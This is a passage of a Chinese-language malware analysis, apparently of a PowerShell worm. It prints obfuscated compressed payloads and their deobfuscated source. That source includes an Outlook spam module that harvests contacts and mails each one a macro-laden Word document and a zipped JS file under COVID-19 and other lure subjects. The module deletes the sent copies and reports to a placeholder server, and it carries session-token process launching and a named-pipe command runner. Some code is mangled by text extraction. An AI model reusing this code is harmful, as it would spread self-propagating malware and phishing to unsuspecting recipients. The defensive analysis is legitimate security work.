7b1d0d58ac94bfae8f7dfbb877104c328becb126751c6670d64a704819c40318af8729  
a4b671fcbcc2cbebb1da119feca3fb7b3bfb545ff4bb7ee7cfcf18ba2facef6f7efef8  
df6e97fdf9be6abe68b2fa78f2e97f9ef966ea5bf10eaf830254db7b575795c9f654fc  
a3cfdf85b8b59fdad8fef8c5f648bfc7bf746bbbba3bdef6f7fa73a7bf1f1c777e8a5e  
fbd7e5317cbcfbfffe8d177be3c5b6e7dfc713adafafc2c4d7f92001c4f9e9f3e12559  
fde195f66cfbfcabf976eefa6e371ba4df86c68362ef3e5e76fbe7d27fd3e5987f4374  
efe1f'-split'(..)'|?{$_}|%{[convert]::ToUInt32($__,16)})),  
[I0.Compression.CompressionMode]::Decompress)),  
[Text.Encoding]::ASCII)).ReadToEnd();
```

解密去混淆后如下

该脚本干的事只有检测当前powershell进程中是否含有kr.bin进程字样并且值为f4095084ad178f69a4f9b46b49abe0b4,有则结束进程

if_mail.bin 垃圾邮件攻击模块

\$(New-Object IO.StreamReader (\$(New-Object IO.MemoryStream (,\$('edbd07601c499625262f6dca7b7f4af54ad7e074a10880601324d8904010ecc18 8cde692ec1d69472329ab2a81ca6556655d661640cced9dbcf7de7befbdf7de7befbdf7ba3b9d4e27f7dfff3f5c6664016cf6ce4adac99e2180aac81f3f7e7c1f3f225e5fa65 b1f7df9d1271f7d7b39fbe84eba95a61fa577ee7cfaf0fbafb2f9f47ba33b0f3f95df3 ed97da0bf3cdcd995dfb6f269f6fc65feea647b7f4f3f1a7dfced57dff9384ded3769fae93d03ead35d6de5407cf2503bda4a4f4fb2f2655e6fa70fed0b0f4c97f7ed9b7bfa9 1d73ebdf3f16f9cfcc60961fd45f3edd3cf17f42fa1cd6f7cfbe47b9f1c7caabff000e 897adadd3e931b01bdf61dce8a3ef7fbe2c5eb5cdf746f4eed3f3effc34fd708df6bb8 dee7c6a401ed85e760ff4973df3cbc1c35e770496c8c3f87d6a9a19ac1c9e9f5aa07bf 77b201e46305ede7ff6e60701ca7bdab743f981edc674bcafc03ff974c7f477dffc16e

20ceaca7ff9b4aeceb7d3bc2cced37c75dd6ea7edbb76bc5f94d962565d7cf17b7ffad 3c56ad13eba5ce6a062bac8db62fb2a5fe2d55fc2efcfaae9ef5f16d982bf7e777af5f 4f3b31fc317bf386fca9c9b3cb9fc895793f178dc16eff274b6ccd27c593de50fb9e19 dad769a2f97d5c9f8ce1dfef441f18bd6f9f5b7bfcd9de7ab62c5bf8cf95ffe875b6d2 db2bc6e5fb7cbbc284fa8d5cb59bec85e8c1bfc3afef26c4c9836d7af5382fdd3930a2 86f696f7953ad9ae2e9189081f4a1fbe8aa910f82416de5cbe2390dbbfeaefb5e5fdda af973c124dae967e6153b48d7edcfd660d1efc79f7cfc99e949c67d676b51d46fc6b3c 5b46972466a6bb63899e6ef4e67cbe3665915f4f1ebc57a79fae8d1f7f9cf65debe3ba 50fa755fd72dc9445fbd5f71812f3e69d2d6aa243aaab676d917d97a68fbfe27f6e9c4 3d75427b2ce2febfcf5ad26f2f00e8d824720fce6cd6064526b3303b3e569f56696910 8c8479f2994603ef1fda6f9b4d0fae3777dff70e86027389d6ea76599cf9b3abfaa560 cec336f9e451c55b8eaaacdeab62996c56276cc9fa4dfcfcbead5f2ac2d8bf593e6aa9 a2d8bef8ecb6c554c9705cdfc3571f87a9abf26dbc0cd9a339ae82d12bbba5e9fb4f9e 7c42ed484fe9e9d6d78f9fbf6b34d3d6c9d17ccab65bdfefd97d40ed88f18c9e7afbef afd5f7cf74b511bb052e52aafc7dc30afab69d8f0f4d5972761c3df93896295167f69b 5103e59153ff8fddb36733a2ebfac16798daf9a9f1efa665acd86bee26eeea5f90f8a0 6aaf5f7f7e1d3b42e830fa06966cbbcf9fdcb7cc69375ffebbeb88f17bfce8b77ee7f7 2ff77bfb3a0a9c9eaed36bfd8da4a57795e36fca551e0d3e9ba21fecbdaa5503cad5a8 6444a3d7f2dbcd436d57c1b4af14ab52dbe1a1b551a40e3372f96857d59dee05f09d77 1be2059acf9cfd12efde7e1bf359b1d8f1be2b9c59cb0698fc30e04044d4e0f8437619 b415ccfaa89b36a9fa5f4f793b085c8e1baf15bf147a479d79d11dff16866fb2d88fd4 91599869f81813cf0e99d9d2dfae82c6f690427e3b2e24601d85f7ca7f1276359f873b 345c322c938b7ccf84bf89d45559ffffe97d3bc66709ff8007e4c81064dd26659708bb 65a6ea77e7392558345f806e1117c308049d5fefe448566180fafc1adb0f0dbc3fe15a 9f7898f04f93f9fd0ff3ffd1ab282d7bfbffbbdefbfcb4987fdfe242b68f1bda6acaa9 56584cf02e6e137766e78a3cb4b7869de5e2cf3721cb60c44f4b300a630da725d4dc7e 1847cc2fcffd9bde92fe45f3ed1361e71b4c55ea78547666db13bfd8575deac05e9f52 f04569fc169fc3d9655f3d3e3b6ae48d7de0d55350938999b59569550e8e33becaf4d2 7f9d5b8cd97ce98bdd802fe76d4777c616ff2f67a5296196499ac0d666c5c15dffb2c3 67d80e14fdeaaf8a96d92b89ffcfc69bbef29f2bae0a9143bd09970e7627ee279be9f7 53a89a9a9cfbaa0644c6487ebd92c5bb58b667c6717525d4003108da7d9581cafc608b 8252f4fe79d4fe19194e45f94ebec3c7f4ae6565f78ad2f6cb9b9fefd8927e4adfb37b fa5b3efded9d9bdf9256508f3123ca06c5a94ab55367e5b5565bbae48f22940a45925b 7eca7275f6e5fd1cffcc56702c02980941efcb2b3733f6d6604326f8ab22c16db6274b 6db3a6b5fa7dec338c21d2acbf5b331269d31caebfcdbd72b38d517d9db69f69248cfd 3db7933fdc5f6b73bed7ab52c444714a905a4da4155afeb6f89160a15cec4ea35fb646 ee4c7ec7731bccfd23e165d32716b22d29489a47e1cbd1905a8ef33529664148837657 6ae3d5e97cb2fe1b1c229b3e86af7c4e35b01fdee1ceca6df4a9953efec7cbfe6981b2 d4550d34fd24fe543faedbefd8dbffcbd5e6a9b6e1fc443e00852478ddf95a5f79d3b3 d2acedb6cb5dd924c6fa5d0e6a4c04de33ec9bf2fdae37be41ad7d9ca42172167c166c a4d97ebae75f9253f667ef0cfb734bd931fd33f8c0322326efa7c36664740548ee8bb4 7f2493a6f8b2b7174f2362f73d16cbeaba38029e6e0efe1aa338f992f7eb1908149f68

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2d3f375be270614059d4eefcacf582bfe267f978fa939bb24fccf1ef9e56d73ddb84f9 aab6ab62caef4039a49782fd361b81e43e1dfe6986792deab5fe64c8f98523964786db 9ce28b1e0fadea169a1bea5b3cfd255d5be6df2a7ab72ec26ad0b6897da31f9af661b5 a4181f0b8be7b55cd5f5f6d6ab9bbc3cfbb9df4273f7fdaeea73b3bfbe603edc99b68d 243ebbb778da8c89b07eff16eaf7bd19c2fbf7af3eaf8cdeb41a539990e8f409171f21 b88d9db69553e81a9592cabba20864e6592065d2c816264f9ce1d66636fd24528e0f23 1680fb2ce3eb9488a49a86ef9bd21fbb145a6e3cdf117afd88c900d39f9f2d5cbf42a5 faa6267017fa1f1b8d7d2b4ecc3f3a8eac11102fadf75de1cd2f41e01cc1806bdde40f d13512e0b42de03dbd5ffd4845e7afdfaf8f9c9ef7ffa86907a7372fae2c59727eca45 c97cb0a0abf63471cac430a445e3097b5af89dd5782f0eb9b5efc3e7951af5f3e1f23b 698e517d9325b2cbfda6a8e95e7be17e9c83a88e9de3d22c057377511d0b2e77db1e71 6a5cff7ef9459417cb5fe45e48b9208ff5ea4d9afb3e75bf2433c3e8b5f84a0143b9d7 5fc3b515c57d5d3d8e76ddee4afa22f90a62c9ec7be214b1aed629653e8bb5c56d3a68 876452a299bbf8e7dc33ebabc7cb20972f4cbfcb268a7c7916f822918e030f258f2dbb 0293b05b3f6b51580f8ac1fb6eb15c5d1b76bb83cbb45bbbd597e59638e5665b7e550c bc994fc8a6adef5be6c43cf346c6ea8964674f7409bbc5d4f48e4dae3b22c6e6a4bb23 53f61cff6f7b975cbdffba6fec956dc040d6d6e8273138c1bf128dbe20dcd912aa0815 6d6c6dfd0ce9bf4cd0d31d7141ddc520719bdffb3a77e0e6767e2a1df40aed9991a8d9 bda89bb7f03eb9b186273b3801c31936bc8a2a6f61ba1cea104ac2b9e26e78393c7681 b0501acf5123afe3a3744a33aff490d08c3ef0ccb44bfacf1a5d3359dafa3d131c3a12 45ffb2edf60cebf7f27a7419383c10a5202a6d7a9b8df65391bef51c23f6b5a7172b74 8db50a059964f7b44125f2218fc68664d2e38a49fd149cbaa9adc16c5cf3623f8dd9b1 06c494faeb2e5eb39664e930a7e48f93eb86c2257991390b73762e31c4f6b177a2ee97 545dc9c3fbd356ad4eec9904b943e5ad66b5a960f30b96934941c4692f8c6c114753e5 f9e4d045171362dab8e6243dde081df7ab4df08eac201619e74930097f965fe3cc8ba4 4c515932029d4d8b78ddadcf658b4a3234baf25e2a0e3595e17c4070341d8c81b03d91 a72fade9d0ee9896e4af8d6c4663a76df36812f6155bdbcae5b0acf3a727939cb6e541 c20e6a2860a552b40e4882af730436215ef6acd710bbde55bc8d8e4d18a11b9a175f15 4729727ce38775b4679b6dbe83611b24e4e28213d40b7e707dbd2d16aa0298263ea7a4 1ab5ec3e3b4d1172674753cdc3094e9ceb79c49519bab0915934db9358395657642de3 416eb88f858ee234cf021529dbdcf4645b33c1e93c4c3cd0407ea6fa361a5e0657b0c7 2df04ff3ed38773264f5d90f8f4ecf9f14fbe3813a6a0345135ed8f5b3d1ac061034e1 1dbbb5393596c9aac9c1a92397f088d7f31bf5116ed57693ecd560d16f3141d7ab980a 740466e45090c9a2c5a7824eaad5f8d3973f61a13dcacb96df7031e292dee4ded5a1ec de7d6d61dfa97fe4734face36fd7c8789fefebdd1eef7eee4d3e5e9abd367b4b47ada5 49357a797ed62fafd8b17c8387c6f2bdd1a7fbcb5b595def9f8635a3ef8e9edefdfdf1 b7dba37daffdef4f4e5eb2fbe9c3efac917a7bf5bba958ed38feea487c58bcbeaf7cab 7f3772f09f9e6eccb17f4fe45fe66bb78932fd274ebe3cbe35734a4e2f809fd5b9e3e4 2c26efe62f6f19d34bd33a615ecaff2ef6da7bbe3f176baf57eaf8dc95c5fbcf9767ae 7fbe9f677be3c5b7efc717ae7374efe1f'-

split'(..)'|?{\$_}|%{[convert]::ToUInt32(\$_,16)}))),

```
[IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd();
```

去混淆解密后

```
('$msource=@"using
                                                       System; using
System.Runtime.Interop'+'Services;namespace Utils{    public static
class ProcessExtensions
                         {
                                               private const uint
INVALID SESSION ID = 0xFFFFFFF;
                                         [DllImport("advapi32.dll",
EntryPoint = "CreateProcessAsUser", SetLastError = true, CharSet =
CharSet.Ansi, CallingConvention =
                                        CallingConvention.StdCall)]
private static extern bool CreateProcessAs'+'User(
                                                             IntPtr
hToken,
                    String lpApplicationName,
                                                            String
                                       IntPtr lpProcessAttributes,
lpCommandLine,
IntPtr lpThreadAttributes,
                                              bool bInheritHandle,
uint dwCreationFlags,
                                             IntPtr lpEnvironment,
String lpCurrentDirectory,
                                    ref STARTUPINFO lpStartupInfo,
out
               PROCESS INFORMATION
                                             lpProcessInformation);
[DllImport("advapi32.dll", EntryPoint =
                                               "DuplicateTokenEx")]
private static extern bool DuplicateTokenEx(
                                                            IntPtr
ExistingTokenHandle,
                                             uint dwDesiredAccess,
IntPtr lpThreadAttributes,
                                    int TokenType,
ImpersonationLevel,
                                 ref IntPtr DuplicateTokenHandle);
[DllImport("userenv.dll", SetLastError = true)]
                                                     private static
extern bool CreateEnvironmentBlock(ref IntPtr lpEnvironment, IntPtr
                              [DllImport("userenv.dll", SetLastError
hToken, bool bInherit);
= true)]
              [return: MarshalAs(UnmanagedType.Bool)]
static extern bool DestroyEnvironmentBlock(IntPtr lpEnvironment);
[DllImport("kernel32.dll", SetLastError = true)]
                                                    private static
              bool
                          CloseHandle(IntPtr
                                                    '+'hSnapshot);
[DllImport("Wtsapi32.dll", SetLastError=true)]
                                                     private static
extern bool WTSQueryUserToken(uint SessionId, ref IntPtr phToken);
[DllImport("wtsapi32.dll", SetLastError = true)]
                                                    private static
extern int WTSEnumerateSessions(
                                                   IntPtr hServer,
int Reserved,
                            int Version,
                                                        ref IntPtr
ppSessionInfo,
                                               ref int pCount);
[StructLayout(LayoutKind.Sequential)]
                                                 privat'+'e struct
PROCESS INFORMATION
                            {
                                          public IntPtr hProcess;
public IntPtr hThread;
                                          public uint dwProcessId;
public uint
                dwThreadId;
[StructLayout(LayoutKind.Sequential)]
                                                   private struct
```

```
STARTUPINFO
                                  public int cb;
                                                              public
String lpReserved;
                                          public String lpDesktop;
public String lpTitle;
                                public uint dwX;
                                                              public
uint dwY;
                       public uint dwXSize;
                                                         public uint
dwYSize;
                   public uint dwXCountChars;
                                                         public uint
dwYCountChars;
                                      public uint dwFillAttribute;
public uint dwFlags;
                                          public short wShowWindow;
public short cbReserved2;
                                          public IntPtr lpReserved2;
public IntPtr hStdInput;
                                          public IntPtr hStdOutput;
public IntPtr hStdError;
                                        }
                                                       private enum
WTS_CONNECTSTATE_CLASS
                                                          WTSActive,
WTSConnected,
                           WTSConnectQuery,
                                                          WTSShadow,
                                 WTSIdle,
WTSDisconnected,
                                                          WTSListen.
WTSReset,
                        WTSDown,
                                                 WTSInit
[StructLayout(LayoutKind.Sequential)]
                                                     private struct
WTS SESSION INFO
                    {
                                  public readonly UInt32 SessionID;
[MarshalAs(UnmanagedType.LPStr)]
                                              public readonly String
                               public readonly WTS CONNECTSTATE CLASS
pWinStationName;
                       private static void StartProcessWithToken(ref
State:
             }
IntPtr hUserToken,string cmd)
                                       {
                                                         STARTUPINFO
                                               PROCESS INFORMATIO'+'N
startInfo = new STARTUPINFO();
procInfo = new PROCESS_INFORMATION();
                                                      IntPtr pEnv =
IntPtr.Zero;
                                       if(CreateEnvironmentBlock(ref
pEnv,hUserToken,false))
Console.WriteLine("Create Environment Block Success");
                                                                   }
startInfo.cb = Marshal.SizeOf(typeof(STARTUPINFO));
                                                                uint
dwCreationFlags = 0x00000400 \mid 0x08000000;
                                                              //uint
dwCreationFlags
                               0x00000400
                                               0x00000010;
startInfo.wShowWindow = 0;
                                             startInfo.dwFlags = 1;
startInfo.lpDesktop = "winsta0\\default";
                                                                  if
(CreatePr'+'ocessAsUser(hUserToken,
"c:ij6'+'XM\windows\\system32\\cmd.exe",
                                                          "/c "+cmd,
                               IntPtr.Zero,
IntPtr.Zero,
                                                              false,
dwCreationFlags,
                                     pEnv,
                                                               null,
ref startInfo,
                                    out procInfo))
                                                                   {
Console.WriteLine("Start Process Success");
{'+'
                     Console.WriteLine(Marshal.GetLastWin32Error());
}
                                             CloseHandle(hUserToken);
CloseHandle(procInfo.hThread);
CloseHandle(procInfo.hProcess);
                                      }
                                                  public static void
EnumSessionsAndExecCmd(string cmd)
                                                              IntPtr
                                            {
hImpersonationToken = IntPtr.Zero;
                                              IntPtr pSessionInfo =
```

```
IntPtr.Zero;
                            int sessionCount = 0;
arrayElementSize
                             Marshal.SizeOf(typeof(WTS_SESSION_INFO));
IntPtr phUserToken = IntPtr.Zero;
                                                                    if
(WTSEnumerateSessions(IntPtr.Zero, 0,
                                       1,
                                              ref
                                                   pSessionInfo,
sessionCount) != 0)
                                                       Int64 current =
pSessionInfo.ToInt64();
                                                for (int i = 0; i <
sessionCount;
                                                                     {
WTS SESSION INFO
                                         si
(WTS_SESSION_INFO)Marshal.PtrToStructure((IntPtr)(current),
typeof(WTS SESSION INFO));
                                                            current +=
arrayElementSize;
                                        Console.WriteLine("Get Session
ID:"+si.SessionID);
(WTSQueryUserToken(si.SessionID,
                                       ref
                                                 hImpersonationToken))
                                 Console.WriteLine("Get Session Token
Success");
                                                                    if
(DuplicateTokenEx(hImpersonationToken, 0, IntPtr.Zero, 2,
                                                              1,
                                                                   ref
phUserToken))
                                                                     {
Console.WriteLine("Duplicate
                                                            Success");
                                         Token
StartProcessWithToken(ref phUserToken,cmd);
                                      }
                                                  }
                                                        }}"@Add-Type -
                                $msource$mail code=@'if((get-childitem
TypeDefinition
C:\Users\$env:username\AppData\Local\Microsoft\Outlook).count
1){$base_url="CORE_URL"$att_doc=$env:tmp+"\readme.doc"$att_js=$env:tmp
+"\readme.js"IE`x
                     $(New-Object
                                      IO.StreamReader
                                                         ($(New-Object
IO.Compression.DeflateStream
                                   ($(New-Object
                                                       IO.MemoryStream
(,$([Convert]::FromBase64String('7b0HYBxJliUmL23Ke39K9UrX4HShCIBgEyTYk
EAQ7MGIzeaS7B1pRyMpqyqBymVWZV1mFkDM7Z28995777333nvvvfe60510J/ff/z9cZmQ
BbPb0StrJniGAqsgfP358Hz8iztfLaVtUy7Rp6715/m7rd6Nf7vzi3zj5se2frorl1vfe5
O/a8elyWs2K5cX3Hz366s2zg/FF3k6u27yR1j9zXtV5Np3/4t/t9x+/qV63NbXc+vjd3sd
3fsmd3zj5Jb9xYjtZ7356u06WBf2ef+1+imUr/SzXC+7ne50inVbLy7xu85o6sK9/70nRn
nhfUI9PuMfvEYx7e99nCHfGdb4qs2m+9dH2R6OPProzbquyusrrLem3ON/6XX+3Sdbkv/+
6LtGf/eOzj+Ztu3p09+7u3oPxDv23+xF9m7Xt7z+rpp99nI3r9vxj/eSnm88+3h3/dPMxw
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+fxfyrnS9P7xXZT3/5Uw9PKW/58qf3337y05TjPr07fXhSvrg6/mL/p5+8z1/+op+42F98 /vmD49X0J3d+0ezlyZu9L2kh9UH78kH59LufXpI+2yk+XeWvvnP1E5fNxU98+nsd3z39Ra 8nV7/ou69ffPKmmDR3z37vF9+u24vmxeX6q09nn/705MXv/XtfT/PsyYPFzt3llw8mn++c z+/vvPjupP3kB28/zZ9f/NSD6190+e6nX9x/cT779Ks3+9XDZ8+/3Zzc+8n1D5aT0+/kp4 v68we/V908Wl7MfrDz3b3n5Rc/fXzv93nze739/NXJu4dPT6+eXv3E7/Nyf0r6apVd3Pv8 4fN3b+b3Hzw4uPvgwaLen2dfLpsHXz549RPzL746++7809Wni+z3+s7vUz5rv+onr/fXX5 2uzpcnq7cHv8/dV6dfX1bz9ZN8Tcs5Tz9fZi8nJ6t3B7/o/CJrVlc7ewcvD052fuo7J6/u vX46eXVx8XsV59Pf5/ehb0GTi9fz5/Xr+cF36v3ld788f3uXH0b1D/Jn5zu/19Vq9eb3Wt 4/Xazyk+m9xe8zff2sXu/83pTEPfvki5eff/Xg+jufzC+fL1/Nz1//319VP/X2vCI3++L1 569nBz99f7+uLtaU25o1F0Ksfg/mv7uvKPY+/al3++X8gzdvJ/ePd3Ym+cUXLxY/eHPvi/ xssvvuDSmqt+WX+9d7L7PVp9eUcv6pxe/99MFPz5brvXs/db9t984nB9+dnn7+g+IHT8rj 3+fqdb5++t1ZQYnjByfNs8vd32e2Uz88X/zev+jui3P9/92f/HTyyYOdveXdSXb+xap9Wv 10UX05P73fLA/eze6+evPtd79X9l0fX7zKpz/I3uYH1dN3P/VTi71PJq0E1s01ZZdmzU+9 3Z08f/6de68+f3nwE/n6xeTey99rdf8HlwfPzu9Xq4vf++GX+euX7fLZdz5pyrs/tXf5+d 6Dp8u71wWFN/1P/V6793/qJ7/6vX/yJ/d2du++uXe1n9/d0/v2F/d27v3gJ39q/flX3z7f n1xRWFpmZ+u719++eD07P8muZw+PfzIrz2a/z/L80jt4sv/5wf0T/ZP8290Xv/cPXj6708 kf7v/kA2TQL6sH1y9/8tP7dx/cf3j+8hd98vwH72jNa/rlvcv82fwHq2bnk1W+93tdt6uf Xv3U5+/q5t7szcW9tzsvHi4ekhfyyeLJ6m6+SxrtBz/xBcWBy8+v9r79i+7VzXlLeYRf9C CryvYHn2QHyxeTojib7P+ivR8cv9yZVS8vKR+33JsQ/Puzn1r+5L2v9r77i0g019998PtM zx4sHvw+V/nl7ur5V/vnJ3vHORnQq+fZupxPz49P9t/ufFkWL6afZFW9LN8e7331ySenb2 lRY/FTP3X/k997nv/g6uF8smqXz9/Of5/Z/fKr+9efX0680f90fff8F/30ydnyoHq70q8f nK2u85988HT98s3p87vLd9PvHrz5ybsvvzt9dTn/qatnzyjsu/j0/u/9g3zv8+z3+vz0q7 t70+rNk5+8d+/F7/Pw6jvNZTNfvvu9V/N3v+gnP/10ll09/OnzJ3uUGfnu7/X51e91ff0T xU89+fQH188++fLip3/Ry9/72aenx1+cVvXBZfUT+58f53sPH3zy5OTT8+88ufd7N5fLJ5 +Sh7Sz84seUtp1d/rJybeXD548/fbTTya/aGd6+Z1Pfp97zU8c1MWzh5f3q/1X79bHP/m2 pRXx48X9V8f526ufmn/5e//ev88XB/Pz/Pj43sXz6Q9+n3qe7T+f1E8++eThLzq+94v2f9 FlkTefL1890/n287NP67vPn1fVszfTyeWrdy/2vpp+/tPTy/0vfmry098lgTj98sn5znK3 /L0fHP/Ug5PL3/vp9Kd2mt9r9Z3VtJrdXx88n72qdx/+4Ns/fV7tZQff0fju8U9U1flP5/ v3H1x8MnmY1xdf/qL86eQnvt1e/t7n73bnD3a/83v93g9fvHo6q+5/evDtgzc/9Ys+qXdePPhq9xd98t07D4ufuvzq4bfXJ+v7tJC0fvjk3s79F5fX+brdffrmwdXy3b0iri5/n9knJ9 e/986y/On8Jy4WFD6/X15c/NRP7rxcf/nJ9e9TPvz2/u9zrzz7zuXr85/47qfFxcN3D/ae /9Sbn/hk79n9z+m98+LBpz/9ua7uLZsvP31L7b/zYP/eV/vcfu/TBdp/ivb59Xc+5X7mTv 6r3+f5F+vPD14cvPup3+vTp3vvLs++ep3/9CdnL7j9vR88/6nfG+3ve+3JAS7uffXV8wcP 9n/v8qe/qquX02/PVmfPv6iaz9vj2f0vTyY0hHr25ifWB995+OT3+UWf0prd+dUB4XP'+' /97n3lvE/VfzvGfzfvq0EB4W0X+18+/LLT34w+b1+r2/fe/XyJ777ev3TD89e3P/8yWz37 g/uffv8F529WV++++T3enG9mD+8IjP/7vfeuVe9zFdnr6efPr9a1vXsJ9DvwSvq9/net88 vmki/9+69Ibzvvjk5WL2ifj89uffV6bcvX+bvuN+ru2d710+bh/sv9t9e1Z8+fLrz7fPsi 9d71U+f7+7+5AnN187Mn69K5+vg1eQX/V5PKbM5bcsXTx7Q+uTz79By9unnD1//RH7w4H7 Z/KLqfHZ6MAetd+aE07N7v/ek2nn13d/n3u99Qvr4YDn5qcVytX/5ky8/X/9e98ts/5Plc Xvv+d5PXC5+qnx39fyT4++8uZxnxz95/yfP75NYL68/WXy7Ps2e7ezNrmar47tPviyvzlY Pv9qdkS746vOzb19l7U9QHusr8rSr9dlPrj+5fPr7zJ7Onz1/QN7Gm4ezYv/5vcndt+Vdr GUdPP34Dj2j9HtnX45PqsWqzpumqJb+719Us/z7jx49zaf6Gbd/k79rx6dLkp1ieUFfH78

```
+OTu7c2f8Ks9mb6rT5WyL/qjzVZlN862PjvX5aPS7kYMz/f3boi1z7/sn+tjvCbr39TQrp
+P8XU5fz2b57z9dz078xsnW71a357//nPrL60/w+7hZT5q2Jny27t258zPVut0+L8o83c4
VzTRrpkWR/m5Z2/7+1MtvnPzGyf8D')))),
[IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd()$global:contacts=@()$global:sent_t
os=@()$global:recv_froms=@('+')$global:mail_pools=@(("The
                                                         Truth
COVID-19", "Virus
                   actually
                              comes
                                       from
                                               United
America"),("COVID-19 nCov Special info WHO", "very important infomation
      Covid-19see
                    attached
                               document for
                                                your
                                                        action
discretion."),("HALTH ADVISORY:CORONA VIRUS", "the outbreak of CORONA
VIRUS is cause of concern especially where forign personal have
recently arrived or will be arriving at various intt in near
future.see
             attached
                          document
                                      for
                                              vour
                                                       action
                                                                 and
discretion."),("WTF", "what's wrong with you?are you out of your
mind!!!!!"),("What the fcuk", "are you out of your mind!!!!!what 's
wrong with you?"),("good bye", "good bye, keep in touch"),("farewell
letter", "'+'good bye, keep in touch"), ("broken file", "can you help me
'+'to fix the file,i can't read it"),("This is your order?", "file is
brokened, i canzT'+'F5nt open it"))$curr_date=Get-Date -Format "yyyy-
MM-dd"function
                                           get_contacts($ol_folders){
$folders=$ol folders.folders
                                      if($folders.count -ge
foreach($folder in $folders){
                                                get_contacts($folder)
              }
                            foreach($item
                                                 $ol_folders.items){
if($global:contacts
                           -notcontains
                                               $item.Email1Address){
$global:contacts+=$item.Email1Address
                                                  }
                                                          }}function
get_recv_froms($ol_folders){
                                     $tcount=$ol_folders.items.count
for($i=$tcount;($i -gt 0) -and ($i -gt ($tcount-500));$i--){
$item = $ol_folders.items.item($i)
                                             if($global:recv_froms -
notcontains
                                           $item.SenderEmailAddress){
$global:recv_froms+=$item.SenderEmailAddress
                                                          }}function
get_sent_tos($ol_folders){
                                         $folders=$ol_folders.folders
if($folders.count -ge 1){
                                      foreach($folder in $folders){
get_recv_froms($folder)
                            }
                                   }
                                        regex = [regex]''(?i)\b[A-Z0-
9._%+-]+@[A-Z0-9.-]+\.[A-Z]{2,4}\b"
                                                 foreach($item
$ol folders.items){
                           foreach($m in $regex.matches($item.To)){
if($global:sent tos
                                -notcontains
                                                          $m.value){
$global:sent_tos+=$m.value
                                                 }
#$global:mail_pools+=,($item.subject,$item.body)
                                                      }}f'+'unction
del_sendmail($name,$size,$flag){
$ol out=$ol.Session.GetDefaultFolder($flag)
$tcount=$ol_out.items.count for($i=$tcount;($i -gt 0) -and ($i -gt
($tcount-200));$i--){
                                     $item = $ol out.items.item($i)
```

```
foreach($attach in $item.Attachments){
                                                                                      if(($attach.Filename
                                                                                                       write-host
-eq $name)){
                                                 $item.Delete()
"Delete
                        mail
                                            with
                                                                attach:"+($attach.Filename)+"..."
break
                                             }
                                                                        }
                                                                                      }}function Add-Zip{
param([string]$zipfilename)
                                                if(-not (test-path($zipfilename)))
set-content \protect\ ("PK" + \protect\ + \protect\
18))
                               (dir $zipfilename).IsReadOnly = $false
                                                                                                                      }
$shellApplication = new-object -com shell.application
                                                                                                  $zipPackage =
$shellApplication.NameSpace($zipfilename)
                                                                             foreach($file in $input)
{
                          $zipPackage.CopyHere($file.FullName)
                                                                                                              Start-
sleep
               -milliseconds
                                            500
                                                                            }}sol=Ne`w-Obj`ect
                                                                                                                 -Com
outlook.applicationget_contacts($ol.Session.GetDefaultFolder(10))get_s
ent_tos($ol.Session.GetDefaultFolder(5))get_recv_froms($ol.Session.Get
DefaultFolder(6))$muser=$ol.session.accounts.item(1).smtpaddress$att z
ip_name="readme.zip"$att_zip=$env:tmp+"\$att_zip_name"dir $att_js|Add-
Zip
$att_zip$att_zip_filesize=[io.file]::readallbytes($att_zip).length(New
-object
net.webclient).downloadstring("DOWN_URL/report.json?type=mail&u=$muser
&c1="+$contacts.count+"&c2="+$sent_tos.count+"&c3="+$recv_froms.count)
$ran index=(get-
random)%$mail_pools.length$mail_subject=$mail_pools[$ran_index][0]$mai
l_body=$mail_pools[$ran_index][1]del_sendmail
                                                                                                  $att_zip_name
$att_zip_filesize
                                      6'+'foreach($sent_to
                                                                                  i'+'n
                                                                                                     $sent_tos){
if($contacts -notcontains $sent_to){
                                                                                       $contacts+=$sent_to
}}foreach($recv_from in $recv_froms){
                                                                            if($contacts -notcontains
$recv_from){
                                      $contacts+=$recv_from
                                                                                   }}foreach($contact in
$contacts){
                                                                                 $mail=$ol.CreateItem(0)
$mitem=$mail.Recipients.Add($contact)
                                                                                     $mail.Su'+'bject
$mail_subject
                                                                  $mail.Body
                                                                                                       $mail_body
$mail.Attachments.Add($att_doc,1,1,"readme.doc")
$mail.Attachments.Add($att_zip,1,1,"readme.zip")
                                                                                           "Sending mail..."
$mail.Send()
                            write-host "Send mail to $contact succ..."
                                       del_sendmail $att_zip_name $att_zip_filesize 4
((get-random)%5+5)
del_sendmail $att_zip_name $att_zip_filesize 5
                                                                                                   del sendmail
$att zip name    $att zip filesize    3}remove-item    $att docremove-item
$att_jsremove-item
$att_zip"Done"}'@.replace("CORE_URL",$core_url).replace("DOWN_URL",$do
wn_url)if(([Security.Principal.WindowsPrincipal][Security.Principal.Wi
ndowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuil
object
```

```
System.IO.Pipes.NamedPipeServerStream(''\\.\pipe\HHyeuqi7'');$pipe.Wai
tForConnection(); $sr=new-object
System.IO.StreamReader($pipe);$cmd=$sr.ReadToEnd();$sr.Dispose();$pipe
.Dispose();I`Ex($cmd);(new-object
System.IO.Pipes.NamedPipeServerStream(''\\.\pipe\HHyeuqi7'')).WaitForC
onnection()'
[Utils.ProcessExtensions]::EnumSessionsAndExecCmd($sesscmd.Trim())
$pipe='+'new-object
System.IO.Pipes.NamedPipeClientStream("\\.\pipe\HHyeuqi7");$pipe.Conne
ct();$sw=new-object
System.IO.StreamWriter($pipe);$sw.WriteLine($mail_code);$sw.Dispose();
$pipe.Dispose()
                                                            (new-object
System.IO.Pipes.NamedPipeClientStream("\\.\pipe\HHyeuqi7")).Connect()
               exit..."}else{
                                            I`Ex $mail code}new-item
$env:tmp\godmali4.txt -type file -force
```

该脚本首先检测了是否存在outlook,如果存在则遍历通讯录并发送带有恶意 宏的word文档,同时清除发件箱中的记录。

发送的主题和正文内容为以下随机一组,均为诱导受害者打开带有恶意宏的Word文档

主题 The Truth of COVID-19正文Virus actually comes from United States of America 主题 COVID-19 nCov Special info WHO 正文 very important infomation for Covid-19, see attached document for your action and discretion. 主题 HALTH ADVISORY:CORONA VIRUS正文the outbreak of CORONA VIRUS is cause of concern especially where forign personal have recently arrived or will be arriving at various intt in near future.see attached document for your action and discretion. 主题 WTF正文what's wrong with you?are you out of your mind!!!!!主题 What the fcuk正文are you out of your mind!!!!!what 's wrong with you?主题 good bye正文good bye, keep in touch主题 farewell letter正文good bye, keep in touch主题 broken file正文 can you help me '+'to fix the file,i can't read it主题This is your order?正文file is brokened, i can't open it

